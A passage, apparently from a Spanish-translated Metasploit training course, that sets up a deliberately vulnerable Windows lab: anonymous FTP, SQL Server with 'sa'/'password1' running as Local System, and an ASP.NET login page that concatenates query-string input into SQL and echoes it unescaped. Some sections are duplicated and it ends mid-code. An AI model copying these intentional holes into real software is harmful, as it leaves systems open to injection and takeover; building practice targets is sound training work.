
Seleccione la opción "File Transfer Protocol (FTP) de servicio" y haga clic en "Aceptar". Por defecto, el servicio FTP de IIS instalado permite conexiones anónimas.




Por último, seleccione la opción "Herramientas de administración y supervisión" y haga clic en "Detalles". Asegúrese de que ambas opciones están seleccionadas y haga clic en "Aceptar". Cuando todo está listo, haga clic en "Siguiente" para continuar con la instalación de IIS y SNMP.



Hay un problema con el .NET Framework instalado en la máquina virtual de NIST, pero es fácil de solucionar. En el Panel de control, seleccione "Agregar o quitar programas", seleccione "Microsoft .NET Framework 2.0 Service Pack 1", y haga clic en "Cambiar".



Una ventana de progreso aparecerá una barra de progreso se mostrará y se va a cerrar. Este comportamiento es normal y ahora puede salir del Panel de control y proceder.



# SQL Server 2005 Express

También vamos a realizar una instalación de gratuito de Microsoft SQL Server 2005 Express. Esto nos permitirá utilizar algunos de los diferentes módulos de SQL en Metasploit. En primer lugar, descargar la versión con empaquetado no servicio de SQL Server Express

Tenga en cuenta que si usted está utilizando su propia costumbre-construido VM para este curso, usted tendrá que instalar Windows Installer 3.1 y la 2.0. Net Framework para poder instalar SQL Express.

Windows Installer 3.1  
. NET Framework 2.0

Cuando el instalador haya terminado la descarga, podemos ejecutarlo y seleccionar todos los valores predeterminados, excepto para "el modo de autenticación". Seleccione "Mixed Mode", un conjunto de "sa" contraseña "password1", y luego continuar con el resto de la instalación.


## SQL Server 2005 Express

También vamos a realizar una instalación gratuito de Microsoft SQL Server 2005 Express. Esto nos permitirá utilizar algunos de los diferentes módulos de SQL en Metasploit. En primer lugar, descargar la versión con empaquetado no servicio de SQL Server Express


Tenga en cuenta que si usted está utilizando su propia costumbre-construido VM para este curso, usted tendrá que instalar Windows Installer 3.1 y la 2.0. Net Framework para poder instalar SQL Express.

Windows Installer 3.1  
. NET Framework 2.0


Cuando el instalador haya terminado la descarga, podemos ejecutarlo y seleccionar todos los valores predeterminados, excepto para "el modo de autenticación". Seleccione "Mixed Mode", un conjunto de "sa" contraseña "password1", y luego continuar con el resto de la instalación.



Una vez completada la instalación, será necesario para que sea accesible en nuestra red. Haga clic en "Inicio" -> "Todos los programas" -> "Microsoft SQL Server 2005" -> "Herramientas de configuración" -> "SQL Server Configuration Manager". Cuando se inicia el Administrador de configuración, seleccione "SQL Server 2005", haga clic en "SQL Server (SQL EXPRESS)" y seleccione "Stop". A continuación, expanda "SQL Server 2005 Configuración de red" y seleccione "Protocolos de SQLEXPRESS".




Haga doble clic en "TCP / IP", cambie "Enabled" a "Sí", y el cambio "Listen" y "No" en el "Protocolo" ficha.







A continuación, seleccione la opción "Direcciones IP" ficha, y elimine las entradas en "IPAll". En "IP1" y "IP2", eliminar todos los valores de "puertos dinámicos". Ambos IP1 y IP2 debe tener "activo" y "habilitado" en "Sí". Por último, el conjunto de la IP1 "dirección IP" a su dirección local y establecer la dirección IP2 a 127.0.0.1. Su configuración debe ser similar a la siguiente imagen. Haga clic en "Aceptar" cuando todo está configurado correctamente.



A continuación, vamos a habilitar el servicio SQL Server Browser. Seleccione "SQL Server 2005" y haga doble clic en "SQL Server Browser". En el "Servicio" ficha, establezca el "Modo de inicio" en "Automático" y haga clic en "Aceptar".



De manera predeterminada, el servidor SQL se ejecuta bajo una cuenta de privilegios limitados, lo que rompe un montón de aplicaciones Web personalizadas. Vamos a cambiar esto haciendo doble clic en "SQL Server (SQLEXPRESS)" y se establece que inicie sesión como el incorporado en la cuenta "sistema local". Esto también se puede configurar mediante la ejecución de "services.msc". Haga clic en "Aceptar" cuando haya terminado.




```
C:\Documents and Settings\Administrator>netstat -ano
Active Connections

Proto Local Address           Foreign Address         State                   PID
TCP   0.0.0.0:21               0.0.0.0:0               LISTENING               1316
TCP   0.0.0.0:25               0.0.0.0:0               LISTENING               1316
TCP   0.0.0.0:80               0.0.0.0:0               LISTENING               1316
TCP   0.0.0.0:135              0.0.0.0:0               LISTENING               740
TCP   0.0.0.0:443              0.0.0.0:0               LISTENING               1316
TCP   0.0.0.0:445              0.0.0.0:0               LISTENING               4
TCP   0.0.0.0:1025             0.0.0.0:0               LISTENING               1316
TCP   0.0.0.0:3389             0.0.0.0:0               LISTENING               676
TCP   127.0.0.1:1028           0.0.0.0:0               LISTENING               1148
TCP   127.0.0.1:1433           0.0.0.0:0               LISTENING               628
TCP   192.168.1.127:139        0.0.0.0:0               LISTENING               4
TCP   192.168.1.127:1433      0.0.0.0:0               LISTENING               628
TCP   192.168.1.127:3389      192.168.1.122:63046     ESTABLISHED             676
UDP   0.0.0.0:161              *:*:                      *:*:                    1520
UDP   0.0.0.0:445              *:*:                      *:*:                      4
UDP   0.0.0.0:500              *:*:                      *:*:                    500
UDP   0.0.0.0:1026             *:*:                      *:*:                      852
UDP   0.0.0.0:1434             *:*:                      *:*:                   2560
UDP   0.0.0.0:3456             *:*:                      *:*:                      1316
UDP   0.0.0.0:4500             *:*:                      *:*:                    500
UDP   127.0.0.1:123            *:*:                      *:*:                      804
UDP   127.0.0.1:1900           *:*:                      *:*:                      900
UDP   192.168.1.127:123        *:*:                      *:*:                      804
UDP   192.168.1.127:137        *:*:                      *:*:                      4
UDP   192.168.1.127:138        *:*:                      *:*:                      4
UDP   192.168.1.127:1900      *:*:                      *:*:                      900

C:\Documents and Settings\Administrator>
```

Con todo, finalmente configurado, haga clic en "SQL Server (SQL EXPRESS)" y seleccione "Start". Haga lo mismo con el "Explorador de SQL Server" de servicios. Ahora puede salir del Administrador de configuración y compruebe que los servicios están escuchando correctamente mediante la ejecución de "netstat-ano" a partir de una línea de comandos. Usted debería ver el puerto UDP 1434 auditiva, así como su dirección IP de red escucha en el puerto 1433.




## Creación de una aplicación web vulnerable

Con el fin de crear nuestra aplicación web vulnerable, tendrá que descargar Server Management Studio Express.


Instale SQL Server Management Studio Express, la aceptación de todos los valores predeterminados para la instalación luego ejecutarlo a través de "Inicio" -> "Todos los programas" -> "Microsoft SQL Server 2005" -> "SQL Server Management Studio Express".

Cuando se inicia Management Studio, seleccione "autenticación de SQL Server" y la conexión con el nombre de usuario "sa" y la contraseña de "password1".


Haga clic en "bases de datos" en el "Explorador de objetos" y seleccione "Nueva base de datos".




Enter "aplicación web" para el nombre de base de datos y haga clic en "Aceptar". En el "Explorador de objetos", expanda "Bases de datos", y ampliar la "aplicación web" base de datos. Haga clic en "tablas" y seleccionar "Nueva tabla".



Crear una nueva tabla llamada "usuarios" con los nombres de columna y tipos, como se muestra a continuación.



Guardar los "usuarios" de TABLA pulse el botón derecho y seleccionar "Abrir mesa\*TABLA".




Introduzca en algunos datos de la muestra en la tabla y guardar todo su trabajo.


The image shows the 'Table - dbo.users' data view in SQL Server Enterprise Manager. The table contains the following data:

userid	username	first_name	last_name	middle_name	password
1	admin	admin	admin	admin	s3cr3t
2	jsmith	john	smith	boy	password
3	bjohnson	bob	johnson	billy	31337
▶*	NULL	NULL	NULL	NULL	NULL

En el principal "Explorador de objetos" de árbol, expanda "Seguridad", luego "Conexiones". Haga clic en "Conexiones" y seleccione "Nuevo inicio de sesión".



En el "Inicio de sesión - Nuevo", seleccione "Buscar", escriba "aspnet" y haga clic en "Comprobar nombres". Haga clic en "Aceptar", sino mantener el "Inicio de sesión - Nuevo" ventana abierta.



Haga clic en Propiedades de ASPNET, y garantizar que, en correlación de usuario de la cuenta de usuario db\_owner y los derechos del público a la base de datos de aplicación web.

A continuación, tenemos que crear nuestra página web para interactuar con la base de datos back-end que hemos creado. Iniciar Bloc de notas y pegue el siguiente código en un nuevo documento. Guarda este archivo como :

```
"C:\Inetpub\wwwroot\Default.aspx".
<%@ Page Language="C#" AutoEventWireup="true" ValidateRequest="false"
CodeFile="Default.aspx.cs" Inherits="_Default" %>
<!-- the ValidateRequest="true" in the page directive will check for <script> and
other potentially dangerous inputs-->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" >
<head runat="server">

</head>
<body bgcolor="white">
<form id="form1" runat="server">
<div>

<font color="black"><h1>Login Page</h1></font>
<asp:Label ID="lblErrorMessage" Font-Size="Larger" ForeColor="red" Visible="false"
runat="server" />

<font color="black">
<asp:Panel ID="pn1Login" Visible="true" runat="server">
<asp:Table ID="tblLogin" runat="server">
<asp:TableRow>
<asp:TableCell>
<asp:Literal Text="Login:" runat="server" />
</asp:TableCell>
<asp:TableCell>
<asp:TextBox ID="txtLogin" width="200" BackColor="white" ForeColor="black"
runat="server" />
</asp:TableCell>
</asp:TableRow>
<asp:TableRow>
<asp:TableCell>
<asp:Literal ID="ltr1Password" Text="Password" runat="server" />
</asp:TableCell>
<asp:TableCell>
<asp:TextBox ID="txtPassword" width="200" TextMode="password" BackColor="white"
ForeColor="black" runat="server" />
</asp:TableCell>
</asp:TableRow>
<asp:TableRow>
<asp:TableCell ColumnSpan="2" HorizontalAlign="center">
<asp:Button ID="btnSubmit" BorderColor="white" BackColor="white" ForeColor="black"
Text="Login" OnClick="btnSubmit_Clicked" runat="server" />
<br /></asp:TableCell>
</asp:TableRow>
</asp:Table>
<h5>Please dont hack this site :-(</h5>
</asp:Panel>
```

```

<asp:Panel ID="pnlChatterBox" Visible="false" runat="server">
You haz logged in! :-)
</asp:Panel>
</font>

</div>
</form>
</body>
</html>

```

Crear otro documento que contenga el siguiente código y guárdelo como:

**"C:\Inetpub\wwwroot\Default.aspx.cs".**

```

using System;
using System.Data;
using System.Data.SqlClient;
using System.Configuration;
using System.Web;
using System.Web.Security;
using System.Web.UI;
using System.Web.UI.WebControls;
using System.Web.UI.WebControls.WebParts;
using System.Web.UI.HtmlControls;

public partial class _Default : System.Web.UI.Page
{
protected SqlConnection objConn = new
SqlConnection(ConfigurationManager.ConnectionStrings["test"].ToString());
protected string sql = "";
protected void Page_Load(object sender, EventArgs e)
{
if((Request.QueryString["login"] != null) &&
(Request.QueryString["password"] != null))
{
Response.Write(Request.QueryString["login"].ToString() + "<BR><BR><BR>" +
Request.QueryString["password"].ToString());

sql = "SELECT first_name + ' ' + last_name + ' ' + middle_name FROM users WHERE
username = '" + Request.QueryString["login"] + "' " +
"AND password = '" + Request.QueryString["password"] + "'";
Login();
}
}

